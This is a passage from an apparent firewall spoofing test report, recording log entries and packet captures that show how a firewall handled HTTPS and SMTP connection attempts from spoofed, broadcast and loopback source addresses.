No.  Time        Source           Destination      Protocol Info
115 368.808368 210.56.47.11      210.56.47.11      HTTP    Continuation
116 369.855598 210.56.47.11      210.56.47.11      HTTP    Continuation
117 370.884757 210.56.47.11      210.56.47.11      HTTP    Continuation
118 381.325348 210.56.47.11      192.168.200.20    HTTP    Continuation
120 382.389656 210.56.47.11      192.168.200.20    HTTP    Continuation
122 383.419818 210.56.47.11      192.168.200.20    HTTP    Continuation
127 393.847508 192.168.200.20    192.168.200.20    HTTP    Continuation
128 394.904677 192.168.200.20    192.168.200.20    HTTP    Continuation
129 395.929779 192.168.200.20    192.168.200.20    HTTP    Continuation
130 406.346147 210.56.47.11      192.168.201.50    HTTP    Continuation
131 407.409645 210.56.47.11      192.168.201.50    HTTP    Continuation
132 408.439922 210.56.47.11      192.168.201.50    HTTP    Continuation
133 418.852562 192.168.201.50    192.168.201.50    HTTP    Continuation
134 419.912540 192.168.201.50    192.168.201.50    HTTP    Continuation
135 420.942817 192.168.201.50    192.168.201.50    HTTP    Continuation
```

Filter: (!tcp.port == 21) && (!ip.addr == 83.65.78.83)

File: Outside

All HTTP connection attempts from the spoofed source address of the dec0 interface to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:23:12: D dec0  dec1 210.56.47.11    192.168.200.23   6    1345    80
2:23:13: D dec0  dec1 210.56.47.11    192.168.200.23   6    1346    80
2:23:14: D dec0  dec1 210.56.47.11    192.168.200.23   6    1347    80
```

All HTTP connection attempts from the spoofed source address of the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:23:25: I dec0  dec1 192.168.200.23  192.168.200.23   6    1709    80
2:23:26: I dec0  dec1 192.168.200.23  192.168.200.23   6    1710    80
2:23:27: I dec0  dec1 192.168.200.23  192.168.200.23   6    1711    80
```

All HTTP connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.


```
2:23:37: D lo0   lo0  255.255.255.255 210.56.47.11     6    2052    80
2:23:38: D lo0   lo0  255.255.255.255 210.56.47.11     6    2053    80
2:23:39: D lo0   lo0  255.255.255.255 210.56.47.11     6    2054    80
2:23:50: D lo0   lo0  255.255.255.255 192.168.200.20   6    1314    80
2:23:51: D lo0   lo0  255.255.255.255 192.168.200.20   6    1315    80
2:23:52: D lo0   lo0  255.255.255.255 192.168.200.20   6    1316    80
2:24:02: D lo0   lo0  255.255.255.255 192.168.201.50   6    1257    80
2:24:03: D lo0   lo0  255.255.255.255 192.168.201.50   6    1258    80
2:24:04: D lo0   lo0  255.255.255.255 192.168.201.50   6    1259    80
2:24:15: D lo0   lo0  255.255.255.255 192.168.200.23   6    2024    80
2:24:16: D lo0   lo0  255.255.255.255 192.168.200.23   6    2025    80
```

```
        2:24:17: D lo0   lo0  255.255.255.255 192.168.200.23   6    2026    80
```

All HTTP connection attempts from the loopback source address (127.0.0.1) to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

```
        2:24:27: P lo0   lo0  127.0.0.1       210.56.47.11     6    2696    80
        2:24:28: P lo0   lo0  127.0.0.1       210.56.47.11     6    2697    80
        2:24:29: P lo0   lo0  127.0.0.1       210.56.47.11     6    2698    80
        2:24:40: P lo0   lo0  127.0.0.1       192.168.200.20   6    2986    80
        2:24:41: P lo0   lo0  127.0.0.1       192.168.200.20   6    2987    80
        2:24:42: P lo0   lo0  127.0.0.1       192.168.200.20   6    2988    80
        2:24:52: P lo0   lo0  127.0.0.1       192.168.201.50   6    1732    80
        2:24:53: P lo0   lo0  127.0.0.1       192.168.201.50   6    1733    80
        2:24:54: P lo0   lo0  127.0.0.1       192.168.201.50   6    1734    80
```

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.


Outside - Ethereal
File Edit Capture Display Tools Help
Filter: (!tcp.port == 21)
Reset Apply
File: Outside


```
No.  Time        Source          Destination      Protocol Info
 160 506.908801  127.0.0.1       210.56.47.11     HTTP     Continuation
 161 507.966101  127.0.0.1       210.56.47.11     HTTP     Continuation
 162 508.992263  127.0.0.1       210.56.47.11     HTTP     Continuation
 163 519.422844  127.0.0.1       192.168.200.20   HTTP     Continuation
 164 520.483972  127.0.0.1       192.168.200.20   HTTP     Continuation
 165 521.512234  127.0.0.1       192.168.200.20   HTTP     Continuation
 166 531.922545  127.0.0.1       192.168.201.50   HTTP     Continuation
 167 532.987074  127.0.0.1       192.168.201.50   HTTP     Continuation
 168 534.015331  127.0.0.1       192.168.201.50   HTTP     Continuation
```

All HTTP connection attempts from the loopback source address (127.0.0.1) to the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
        2:25:05: I dec0  dec1 127.0.0.1       192.168.200.23   6    2942    80
        2:25:06: I dec0  dec1 127.0.0.1       192.168.200.23   6    2943    80
        2:25:07: I dec0  dec1 127.0.0.1       192.168.200.23   6    2944    80
```

3.5.3 HTTPS Traffic

HTTPS connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were accepted, and the firewall issued a SYN, ACK packet. Since the firewall did not receive the expected ACK packet in response to the SYN, ACK packet; it sent another SYN, ACK packet approximately every 6 seconds. After the third SYN, ACK packet was sent, the firewall waited for approximately 45 seconds before issuing a RST, ACK packet.



No.	Time	Source	Destination	Protocol	Info
172	557.559671	83.65.78.83	192.168.200.20	SSL	Continuation Data
173	557.559870	192.168.200.20	83.65.78.83	TCP	https > 2804 [SYN, ACK] Seq=1216856272 Ack=789
174	558.620016	83.65.78.83	192.168.200.20	SSL	Continuation Data
175	558.620235	192.168.200.20	83.65.78.83	TCP	https > 2805 [SYN, ACK] Seq=1217586727 Ack=142
176	559.668249	83.65.78.83	192.168.200.20	SSL	Continuation Data
177	559.668445	192.168.200.20	83.65.78.83	TCP	https > 2806 [SYN, ACK] Seq=1219029388 Ack=126
178	559.821083	83.65.78.83	192.168.201.50	SSL	Continuation Data
179	559.821155	192.168.201.50	83.65.78.83	TCP	https > 2643 [SYN, ACK] Seq=1219309080 Ack=415
180	560.868436	83.65.78.83	192.168.201.50	SSL	Continuation Data
181	560.868630	192.168.201.50	83.65.78.83	TCP	https > 2644 [SYN, ACK] Seq=1219609163 Ack=720
182	561.920434	83.65.78.83	192.168.201.50	SSL	Continuation Data
183	561.920632	192.168.201.50	83.65.78.83	TCP	https > 2645 [SYN, ACK] Seq=1219798013 Ack=1461

Filter: (!tcp.port == 21) && (!tcp.port == 80)

File: Outside


All HTTPS connection attempts from the spoofed source address (83.65.78.83) to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:25:22: D dec0  dec1 83.65.78.83    192.168.200.23   6    1108    443
2:25:23: D dec0  dec1 83.65.78.83    192.168.200.23   6    1109    443
2:25:24: D dec0  dec1 83.65.78.83    192.168.200.23   6    1110    443
```

All HTTPS connection attempts from the spoofed source address of the firewall to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

```
2:25:35: P dec0  lo0  210.56.47.11   210.56.47.11     6    1346    443
2:25:36: P dec0  lo0  210.56.47.11   210.56.47.11     6    1347    443
2:25:37: P dec0  lo0  210.56.47.11   210.56.47.11     6    1348    443
2:25:47: P dec0  lo0  210.56.47.11   192.168.200.20   6    1594    443
2:25:48: P dec0  lo0  210.56.47.11   192.168.200.20   6    1595    443
2:25:49: P dec0  lo0  210.56.47.11   192.168.200.20   6    1596    443
2:26:00: P dec1  lo0  192.168.200.20 192.168.200.20   6    2037    443
2:26:01: P dec1  lo0  192.168.200.20 192.168.200.20   6    2038    443
2:26:02: P dec1  lo0  192.168.200.20 192.168.200.20   6    2039    443
2:26:12: P dec0  lo0  210.56.47.11   192.168.201.50   6    2243    443
2:26:13: P dec0  lo0  210.56.47.11   192.168.201.50   6    2244    443
2:26:15: P dec0  lo0  210.56.47.11   192.168.201.50   6    2245    443
2:26:25: P dec2  lo0  192.168.201.50 192.168.201.50   6    1722    443
2:26:26: P dec2  lo0  192.168.201.50 192.168.201.50   6    1723    443
2:26:27: P dec2  lo0  192.168.201.50 192.168.201.50   6    1724    443
```

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.



No.	Time	Source	Destination	Protocol	Info
193	574.586299	210.56.47.11	210.56.47.11	SSL	Continuation Data
194	575.632382	210.56.47.11	210.56.47.11	SSL	Continuation Data
195	576.661664	210.56.47.11	210.56.47.11	SSL	Continuation Data
196	587.088923	210.56.47.11	192.168.200.20	SSL	Continuation Data
198	588.135210	210.56.47.11	192.168.200.20	SSL	Continuation Data
200	589.160518	210.56.47.11	192.168.200.20	SSL	Continuation Data
205	599.609400	192.168.200.20	192.168.200.20	SSL	Continuation Data
206	600.655405	192.168.200.20	192.168.200.20	SSL	Continuation Data
207	601.685562	192.168.200.20	192.168.200.20	SSL	Continuation Data
208	612.135427	210.56.47.11	192.168.201.50	SSL	Continuation Data
209	613.181547	210.56.47.11	192.168.201.50	SSL	Continuation Data
210	614.207633	210.56.47.11	192.168.201.50	SSL	Continuation Data
211	624.703218	192.168.201.50	192.168.201.50	SSL	Continuation Data
212	625.748595	192.168.201.50	192.168.201.50	SSL	Continuation Data
213	626.781999	192.168.201.50	192.168.201.50	SSL	Continuation Data

Filter: = 21) && (!tcp.port == 80) && (!ip.addr == 83.65.78.83)

File: Outside

All HTTPS connection attempts from the spoofed source address of the dec0 interface to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:26:38: D dec0  dec1 210.56.47.11   192.168.200.23   6    1184    443
2:26:39: D dec0  dec1 210.56.47.11   192.168.200.23   6    1185    443
2:26:40: D dec0  dec1 210.56.47.11   192.168.200.23   6    1186    443
```

All HTTPS connection attempts from the spoofed source address of the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:26:50: I dec0  dec1 192.168.200.23 192.168.200.23   6    1488    443
2:26:51: I dec0  dec1 192.168.200.23 192.168.200.23   6    1489    443
2:26:52: I dec0  dec1 192.168.200.23 192.168.200.23   6    1490    443
```


All HTTPS connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:27:03: D lo0   lo0  255.255.255.255 210.56.47.11    6    1685    443
2:27:04: D lo0   lo0  255.255.255.255 210.56.47.11    6    1686    443
2:27:05: D lo0   lo0  255.255.255.255 210.56.47.11    6    1687    443
2:27:15: D lo0   lo0  255.255.255.255 192.168.200.20  6    1844    443
2:27:16: D lo0   lo0  255.255.255.255 192.168.200.20  6    1845    443
2:27:17: D lo0   lo0  255.255.255.255 192.168.200.20  6    1846    443
2:27:28: D lo0   lo0  255.255.255.255 192.168.201.50  6    2724    443
2:27:29: D lo0   lo0  255.255.255.255 192.168.201.50  6    2725    443
2:27:30: D lo0   lo0  255.255.255.255 192.168.201.50  6    2726    443
2:27:40: D lo0   lo0  255.255.255.255 192.168.200.23  6    2966    443
2:27:42: D lo0   lo0  255.255.255.255 192.168.200.23  6    2967    443
2:27:43: D lo0   lo0  255.255.255.255 192.168.200.23  6    2968    443
```

All HTTPS connection attempts from the loopback source address (127.0.0.1) to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

```
2:27:53: P lo0   lo0  127.0.0.1      210.56.47.11     6    1161    443
2:27:54: P lo0   lo0  127.0.0.1      210.56.47.11     6    1162    443
2:27:55: P lo0   lo0  127.0.0.1      210.56.47.11     6    1163    443
2:28:06: P lo0   lo0  127.0.0.1      192.168.200.20   6    2731    443
2:28:07: P lo0   lo0  127.0.0.1      192.168.200.20   6    2732    443
2:28:08: P lo0   lo0  127.0.0.1      192.168.200.20   6    2733    443
2:28:18: P lo0   lo0  127.0.0.1      192.168.201.50   6    1346    443
2:28:19: P lo0   lo0  127.0.0.1      192.168.201.50   6    1347    443
2:28:20: P lo0   lo0  127.0.0.1      192.168.201.50   6    1348    443
```

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.



No.	Time	Source	Destination	Protocol	Info
238	712.721431	127.0.0.1	210.56.47.11	SSL	Continuation Data
239	713.789005	127.0.0.1	210.56.47.11	SSL	Continuation Data
240	714.816127	127.0.0.1	210.56.47.11	SSL	Continuation Data
241	725.235738	127.0.0.1	192.168.200.20	SSL	Continuation Data
242	726.297854	127.0.0.1	192.168.200.20	SSL	Continuation Data
243	727.322262	127.0.0.1	192.168.200.20	SSL	Continuation Data
244	737.749657	127.0.0.1	192.168.201.50	SSL	Continuation Data
245	738.807810	127.0.0.1	192.168.201.50	SSL	Continuation Data
246	739.839707	127.0.0.1	192.168.201.50	SSL	Continuation Data

Filter: = 21) && (!tcp.port == 80) && (!ip.addr == 83.65.78.83)


File: Outside

All HTTPS connection attempts from the loopback source address (127.0.0.1) to the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:28:31: I dec0  dec1 127.0.0.1      192.168.200.23   6    2244    443
2:28:32: I dec0  dec1 127.0.0.1      192.168.200.23   6    2245    443
2:28:33: I dec0  dec1 127.0.0.1      192.168.200.23   6    2246    443
```

3.5.4 SMTP Traffic

SMTP connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were accepted, and the firewall issued a SYN, ACK packet. Since the firewall did not receive the expected ACK packet in response to the SYN, ACK packet; it sent another SYN, ACK packet approximately every 6 seconds. After the third SYN, ACK packet was sent, the firewall waited for approximately 45 seconds before issuing a RST, ACK packet.



```
No.  Time        Source          Destination     Protocol Info
 250 762.798269  83.65.78.83     192.168.200.20  SMTP     Message Body
 251 762.798452  192.168.200.20  83.65.78.83     TCP      smtp > 1201 [SYN, ACK] Seq=1254772126 A
 252 763.868031  83.65.78.83     192.168.200.20  SMTP     Message Body
 253 763.868188  192.168.200.20  83.65.78.83     TCP      smtp > 1202 [SYN, ACK] Seq=1255212750 A
 254 764.917316  83.65.78.83     192.168.200.20  SMTP     Message Body
 255 764.917495  192.168.200.20  83.65.78.83     TCP      smtp > 1203 [SYN, ACK] Seq=1255587132 A
 256 765.061871  83.65.78.83     192.168.201.50  SMTP     Message Body
 257 765.061945  192.168.201.50  83.65.78.83     TCP      smtp > 1568 [SYN, ACK] Seq=1255845939 A
 258 766.121372  83.65.78.83     192.168.201.50  SMTP     Message Body
 259 766.121552  192.168.201.50  83.65.78.83     TCP      smtp > 1569 [SYN, ACK] Seq=1257866459 A
 260 767.172536  83.65.78.83     192.168.201.50  SMTP     Message Body
 261 767.172717  192.168.201.50  83.65.78.83     TCP      smtp > 1570 [SYN, ACK] Seq=1259564101 A
```

Filter: (!tcp.port == 21) && (!tcp.port == 80) && (!tcp.port == 443)


All SMTP connection attempts from the spoofed source address (83.65.78.83) to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:28:48: D dec0  dec2 83.65.78.83     192.168.1.12     6    1118    25
2:28:49: D dec0  dec2 83.65.78.83     192.168.1.12     6    1119    25
2:28:50: D dec0  dec2 83.65.78.83     192.168.1.12     6    1120    25
```

All SMTP connection attempts from the spoofed source address of the firewall to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

```
2:29:00: P dec0  lo0  210.56.47.11    210.56.47.11     6    1629    25
2:29:01: P dec0  lo0  210.56.47.11    210.56.47.11     6    1630    25
2:29:02: P dec0  lo0  210.56.47.11    210.56.47.11     6    1631    25
2:29:13: P dec0  lo0  210.56.47.11    192.168.200.20   6    1858    25
2:29:14: P dec0  lo0  210.56.47.11    192.168.200.20   6    1859    25
2:29:15: P dec0  lo0  210.56.47.11    192.168.200.20   6    1860    25
2:29:25: P dec1  lo0  192.168.200.20  192.168.200.20   6    2593    25
2:29:27: P dec1  lo0  192.168.200.20  192.168.200.20   6    2594    25
2:29:28: P dec1  lo0  192.168.200.20  192.168.200.20   6    2595    25
2:29:38: P dec0  lo0  210.56.47.11    192.168.201.50   6    1422    25
2:29:39: P dec0  lo0  210.56.47.11    192.168.201.50   6    1423    25
2:29:40: P dec0  lo0  210.56.47.11    192.168.201.50   6    1424    25
2:29:50: P dec2  lo0  192.168.201.50  192.168.201.50   6    2507    25
2:29:52: P dec2  lo0  192.168.201.50  192.168.201.50   6    2508    25
2:29:53: P dec2  lo0  192.168.201.50  192.168.201.50   6    2509    25
```

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.



No.	Time	Source	Destination	Protocol	Info
271	779.806337	210.56.47.11	210.56.47.11	SMTP	Message Body
272	780.880487	210.56.47.11	210.56.47.11	SMTP	Message Body
273	781.909895	210.56.47.11	210.56.47.11	SMTP	Message Body
274	792.629184	210.56.47.11	192.168.200.20	SMTP	Message Body
276	793.691275	210.56.47.11	192.168.200.20	SMTP	Message Body
280	794.720532	210.56.47.11	192.168.200.20	SMTP	Message Body
283	805.139081	192.168.200.20	192.168.200.20	SMTP	Message Body
284	806.197433	192.168.200.20	192.168.200.20	SMTP	Message Body
285	807.222574	192.168.200.20	192.168.200.20	SMTP	Message Body
286	817.655300	210.56.47.11	192.168.201.50	SMTP	Message Body
287	818.704504	210.56.47.11	192.168.201.50	SMTP	Message Body
288	819.725543	210.56.47.11	192.168.201.50	SMTP	Message Body
289	830.134819	192.168.201.50	192.168.201.50	SMTP	Message Body
290	831.197182	192.168.201.50	192.168.201.50	SMTP	Message Body
291	832.218415	192.168.201.50	192.168.201.50	SMTP	Message Body

Filter: 80) && (!tcp.port == 443) && (!ip.addr == 83.65.78.83)

File: Outside

All SMTP connection attempts from the spoofed source address of the dec0 interface to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:30:03: D dec0   dec2 210.56.47.11    192.168.1.12     6    1902    25
2:30:04: D dec0   dec2 210.56.47.11    192.168.1.12     6    1903    25
2:30:05: D dec0   dec2 210.56.47.11    192.168.1.12     6    1904    25
```

All SMTP connection attempts from the spoofed source address of the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:30:15: I dec0   dec2 192.168.1.12    192.168.1.12     6    2575    25
2:30:17: I dec0   dec2 192.168.1.12    192.168.1.12     6    2576    25
2:30:18: I dec0   dec2 192.168.1.12    192.168.1.12     6    2577    25
```


All SMTP connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:30:28: D lo0    lo0  255.255.255.255 210.56.47.11     6    2503    25
2:30:29: D lo0    lo0  255.255.255.255 210.56.47.11     6    2504    25
2:30:30: D lo0    lo0  255.255.255.255 210.56.47.11     6    2505    25
2:30:40: D lo0    lo0  255.255.255.255 192.168.200.20   6    1648    25
2:30:42: D lo0    lo0  255.255.255.255 192.168.200.20   6    1649    25
2:30:43: D lo0    lo0  255.255.255.255 192.168.200.20   6    1650    25
2:30:53: D lo0    lo0  255.255.255.255 192.168.201.50   6    2703    25
2:30:54: D lo0    lo0  255.255.255.255 192.168.201.50   6    2704    25
2:30:55: D lo0    lo0  255.255.255.255 192.168.201.50   6    2705    25
2:31:06: D lo0    lo0  255.255.255.255 192.168.1.12     6    1168    25
2:31:07: D lo0    lo0  255.255.255.255 192.168.1.12     6    1169    25
2:31:08: D lo0    lo0  255.255.255.255 192.168.1.12     6    1170    25
```

All SMTP connection attempts from the loopback source address (127.0.0.1) to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

```
2:31:19: P lo0   lo0  127.0.0.1       210.56.47.11     6    1728    25
2:31:20: P lo0   lo0  127.0.0.1       210.56.47.11     6    1729    25
2:31:21: P lo0   lo0  127.0.0.1       210.56.47.11     6    1730    25
2:31:31: P lo0   lo0  127.0.0.1       192.168.200.20   6    1300    25
2:31:32: P lo0   lo0  127.0.0.1       192.168.200.20   6    1301    25
2:31:33: P lo0   lo0  127.0.0.1       192.168.200.20   6    1302    25
